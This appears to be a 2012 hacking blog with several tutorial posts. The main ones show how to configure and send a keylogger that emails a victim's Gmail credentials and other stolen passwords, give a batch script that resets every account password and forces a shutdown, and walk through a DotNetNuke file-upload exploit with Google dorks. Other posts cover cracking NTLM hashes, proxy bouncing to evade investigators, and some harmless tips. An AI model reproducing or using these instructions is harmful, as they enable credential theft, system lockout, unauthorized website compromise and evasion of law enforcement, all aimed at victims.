Pages

All Password Unlocker

0 comments

Appnimi Password Unlocker is a All-in-one free tool to recover password of different type of protected files including ZIP, RAR, PDF, XLS, XLSX etc. It supports both Dictionary and Brute-force password recovery techniques allowing user to recover easy as well as complex passwords.  
For ZIP and RAR type, after recovering the password it will extract the files to a destination folder. For other types it will keep the unlocked version to the destination folder.

New version v2.0 adds the 'Multi Session Password Recovery' support which allows you to pause the password recovery operation anytime and continue later on. You can also save & load the existing configuration without specifying it each time.  

It works on wide range of platforms starting from Windows 98 to latest operating system, Windows 7.



PasswordUnlocker is easy to use with its simple GUI interface even for beginners. 

Here are the brief usage details,
1.Run "Password Unlocker" after installation by clicking shortcut on your desktop.
2.Enter or select the path of the file whose password is to be recovered.
3.Enter the optional prefix or suffix parameters.
4.Enter the minimum and maximum length
5.Select Brute Force or Dictionary method
6.Enter the possible characters (Brute-Force) or path to dictionary/wordlist file (Dictionary method).
7.Click on Start to begin the password recovery operation.

During recovery operation, you will see the status of operation at each stage. More complicated the password, more the time will be taken.

Hack Gmail Account of Your Victim

44 comments


My First post of 2012 help you hack any VICTIM Gmail ACCOUNT Password.I shall do it by help of "Rin Logger" which are a Keylogger.

This Keylogger send the information of Victim activities to you by Email. You send this Keylogger to Victim System and after installation it send you information about victim logging on gmail.


It is a WinRar file,open it and click on the File.You see a window like below Picture,here click on the "Create New" option like below pic...


You see window like below pic,here type your Email ID and password,and after it write your Email ID in "Keylogger Recipients" and click on ADD button and then NEXT.


Set the Next settings like below picture and again click on NEXT...


Set the settings like below picture and again click NEXT....


ENABLE DOWNLOADER like below pic...


ENABLE WEBSITE VIEWER like below pic...


ENABLE FILE BINDER like below pic...


Enable Steal Passwords like below picture....


Write your Application Name like me hrde and in Version write 2.0.0.044.4.44. like below pic...


Save As this file on desktop and then Compile like below pic...


You found a file on your DESKTOP Screen and send this file to Victim,when Victim come online then it send you a Email on your ID after every 10 Minute.


Hack the World!!!!!!!!!!!!!! 


Hack and Change Windows OS Password-Batch Program

3 comments

This trick based on Batch Programming by which your System shutdown and automatically change your System password by Batch Program password.This trick works both on Windows Xp and 7.

Type below write code line on "Notepad" .....


@echo off
break off
net user %USERNAME% pppp
net user administrator pppp
net user Guest pppp
shutdown -s -f -t 5
exit


Change Red Box write variable with your password which you want to change and In place of Blue Box  change with integer which after then completeion system ShutDown.

Work Very well,Enjoy it and HAPPY NEW YEAR 2012!!!!!!!!!!!!!!!!!!!!!!!!!!!!

Make Your iPhone a Wi-Fi Hotspot-Part 2

0 comments

According to my promise i am come back with trick to change your iPhone as a Wi-Fi Hotspot. I found good response with first part.My second part is the last part of this trick and also totally complete.

For know about Jailbreak and it's installment read Make Your iPhone a Wi-Fi Hotspot-Part 1 .

For Jailbreak software Go Here


STEP A: First Install the Jailbreak in your iPhone and follow next steps.

STEP B:  Jailbroken phone is up and runing then launch the Cydia application store.

STEP C:  After launching the Cydia,Search for "MyWi",Here two apps listed,one says"No Rock" next to it never installed for us.Grab (Catch) the other one instead.

STEP D: Tap the install button and tap the confirm when installation complete then tap the "Reload Spring Board" button.

STEP E: Launch the MyWi apps and accept the agreement and Tap OK.After some time apps work and we got it working. It appeared as if the problem was with registering for a RockYourPhone account via the app.


STEP F: Instead of registering a account by apps,we go to RockYourPhone.com  and signed up.

STEP G: Re-launch MyWi. Tap "sign in." Paste in your email, type in your password. The app will check for your registration.


STEP H: you do get the app to launch, you'll see the option to turn Wi-Fi Tethering on via a toggle switch at the top. You can also turn on USB and Bluetooth tethering using the toggle towards the bottom. With tethering on, your phone's Internet connection, 3G or otherwise, is made available as a Wi-Fi hotspot to nearby computers. 


STEP I: When you're finished, you can switch tethering off and close the app.


STEP J: If problem come in sharing the 3G Data Connection,Go into the Settings app -> General -> Reset -> Reset Network Settings. Reboot the phone and try MyWi again.


Proxy Bouncing

1 comments

Proxy Bouncing is a trick by which a user connects to or bounce off several different proxy servers before connecting to the actual destination system.

This trick mostly used by the computer's criminals to blind the investigation agencies completely off their track.

By Proxy Bouncing,a bad guys are able to confuse the investigation agencies and get without caught.


USER------>Proxy 1----->Proxy 2----->Proxy 3------>
Proxy 4------>Final Destination

In Above diagram,you see a good view of Proxy Bouncing who help you think about Bouncing.

A large number of proxy servers are involved in a proxy bouncing  so it is impossible for the attacker to be traced.Some MultiProxy tool also change Proxy Server periodically.


Tool 1: Name: MultiProxy (For Windows OS) Click Here For Download

Tool 2: Name: Wingate (For Windows OS) Click Here For Download

Tool 3: Name: Squid (For Linux OS)  Mostly comes with popular Linux


If You Like My work so Follow my Blog.Thanks!!!!!!!

DotNetNuke Attacks-Hack Website

5 comments

Hello Friend,today i am going to explain a trick which are very simple in use.By this attacks you hack any website easily compare to any other attacks like SQL Injection and Cross Site Scripting.Like old technique which made by Microsoft same .Net also contain many vulnerability,So here we use this vulnerability for upload our image and file to any DotNetNuke vulnerable site.

So Lets go.

STEP 1: First open your Google Search Page and type below write Dork for found the vulnerable site..

inurl:tabid/1500/default.aspx

or

inurl:/portals/0 site:.com

Note::In place of .com you also use another domain in second Dork.

STEP 2:  Open the site and here you see URL address of site given as for example...

http://abcd.org/tabid/1500/Default.aspx

Change it into

http://abcdorg/Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx

Means we add the below line in URL...

 Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx

For example see below pic...


STEP 3: When you done STEP 2 then a new page come like below pic...


STEP 4: On this page choose 3rd option where write "A File On Your Site" see below pic...


STEP 5:  When STEP 4 complete then write in the URL,below write JavaScript code...

javascript:__doPostBack(‘ctlURL$cmdUpload’,’’)


For example see below pic...


STEP 6: When you done STEP 5 then a "BROWSE" option come like below pic...


Here click on the "Browse" option then a window open like below pic which open your system file for Upload.Here choose your TEXT or JPEG file for Upload.


STEP 7:  When you select file then a "Upload Select File" option come like below pic circle,click it.


STEP 7: Your file Upload Successfully.For see your upload file,write on the URL address..

www.sitename.domain-name/portals/0/your-file-name.file-extension


For example see below pic...


When you do it then your Upload file you see.


IF YOU LIKE THIS POST SO GIVEN YOUR COMMENT AND IF YOU LIKE MY WORK SO PLZ FOLLOW MY BLOG.THANKS!

Brute-Force Attacks

0 comments

Cain & Abel is a password recovery tool for Microsoft Operating Systems. It allows easy recovery of various kind of passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, recording VoIP conversations, decoding scrambled passwords, recovering wireless network keys, revealing password boxes, uncovering cached passwords and analyzing routing protocols. 

Here I am use this tool for hack the administrator account password of a system.For download this tool Click Here


After installation start your work .


STEP 1: Open the Cain & Abel and click on "Cracker" button like below pic...



STEP 2: After step 1 click on "LM & NTLM Hashes" like below pic circle...


STEP 3: After step 2 click on Adding Sign which shown in below pic...


STEP 4: A new window Pop-up like below pic,there click on "Next"...


STEP 5: After step 4 you found some account name like below pic in which my admin account "hrde" present.Right Click by mouse on the your admin account and go to step 6.


STEP 6: When you do right click of mouse you see below picture option...


Again click on the Brute-Force Attacks option you see below pic where you found "NTLM Hashes" click on it.


STEP 7: After done work of step 6 you see a window Pop-up like below pic and here click on "START" button.


When process done then you found the password like my system "12345" shown below...


Enjoy this trick and follow my blog if you like my blog work done.

Make Your Own IP Finder-Batch Programming

2 comments

ya program and make your own IP Finder software by use of batch Programming.Like below pic where in place of "Created by -HrDe(Hackarde)" write your name.


Type below program on notepad...


@title IP Finder - Created By HrDe(HACKARDE) & color F2
:Coding
@cls
@echo off & break off & @setlocal enabledelayedexpansion
@echo.
@echo ³³³³³³³³³³³³³³³³³ÉÍÍÍÍÍÍÍÍÍÍÍ»³³³³³³³³³³³³³³³³³
@echo ³³³³³³³³³³³³³³³³³º IP Finder º³³³³³³³³³³³³³³³³³
@echo ³³³³³³³³³³³³³³³³³ÈÍÍÍÍÍÍÍÍÍÍͼ³³³³³³³³³³³³³³³³³
@echo.


@set /p Website=Type Website URL Here :
@for /f "tokens=3" %%Z in ('ping %Website%^| find "["') do (
@for /f "tokens=* delims=" %%J in ("%%Z") do (
@set ip=%%J & @set ip=!ip:[=!
@set ip=!ip:]=! & @set ip_Website=!ip!
)
)
@cls & @echo. & @echo É==========»
@echo ºµ²²²²²²²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²µ²²²²²²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²µ²²²²²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²µ²²²²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²²µ²²²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²²²µ²²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²²²²µ²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²²²²²µ²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²²²²²²µ²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²²²²²²²µº & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo ºµ²²²²²²²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²µ²²²²²²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²µ²²²²²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²µ²²²²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²²µ²²²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²²²µ²²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²²²²µ²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²²²²²µ²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²²²²²²µ²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²²²²²²²µº & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo ºµ²²²²²²²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²µ²²²²²²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²µ²²²²²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²µ²²²²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²²µ²²²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²²²µ²²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²²²²µ²²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²²²²²µ²²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²²²²²²µ²º & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo É==========»
@echo º²²²²²²²²²µº & @echo È==========¼
@ping localhost -n 1 -w 30000 > nul
@cls & @echo. & @echo Website Address: %Website%
@echo IP Address: %ip_Website% & @echo. & @echo Press { ENTER } to continue...
@pause > nul
goto Coding


And save this notepad file with "ipfinder.bat"

And make your own software.

YouTube Launches YouTube For Schools & Educational Content

0 comments


YouTube Launches YouTube For Schools & Educational Content


YouTube Launches his Only Educational Content for Schools Student purpose who totally safe features. So join it...


For Go to Click Here

Make Christmas With Your Computer

0 comments

Make your Christmas with your computer system.I am given you a gift on this Christmas who given you a Snow Flow feelings on your PC screen like below pic...


For this only download this Software Click Here


When you open this software then without installation you see a window like below pic...


Here set your settings and make Christmas with your PC.

Related Posts Plugin for WordPress, Blogger...

Hackarde's Search Engine- Search Hacking Tutorial,Tool and eBook

Loading
 
HACKARDE © 2011 | Designed by HrDe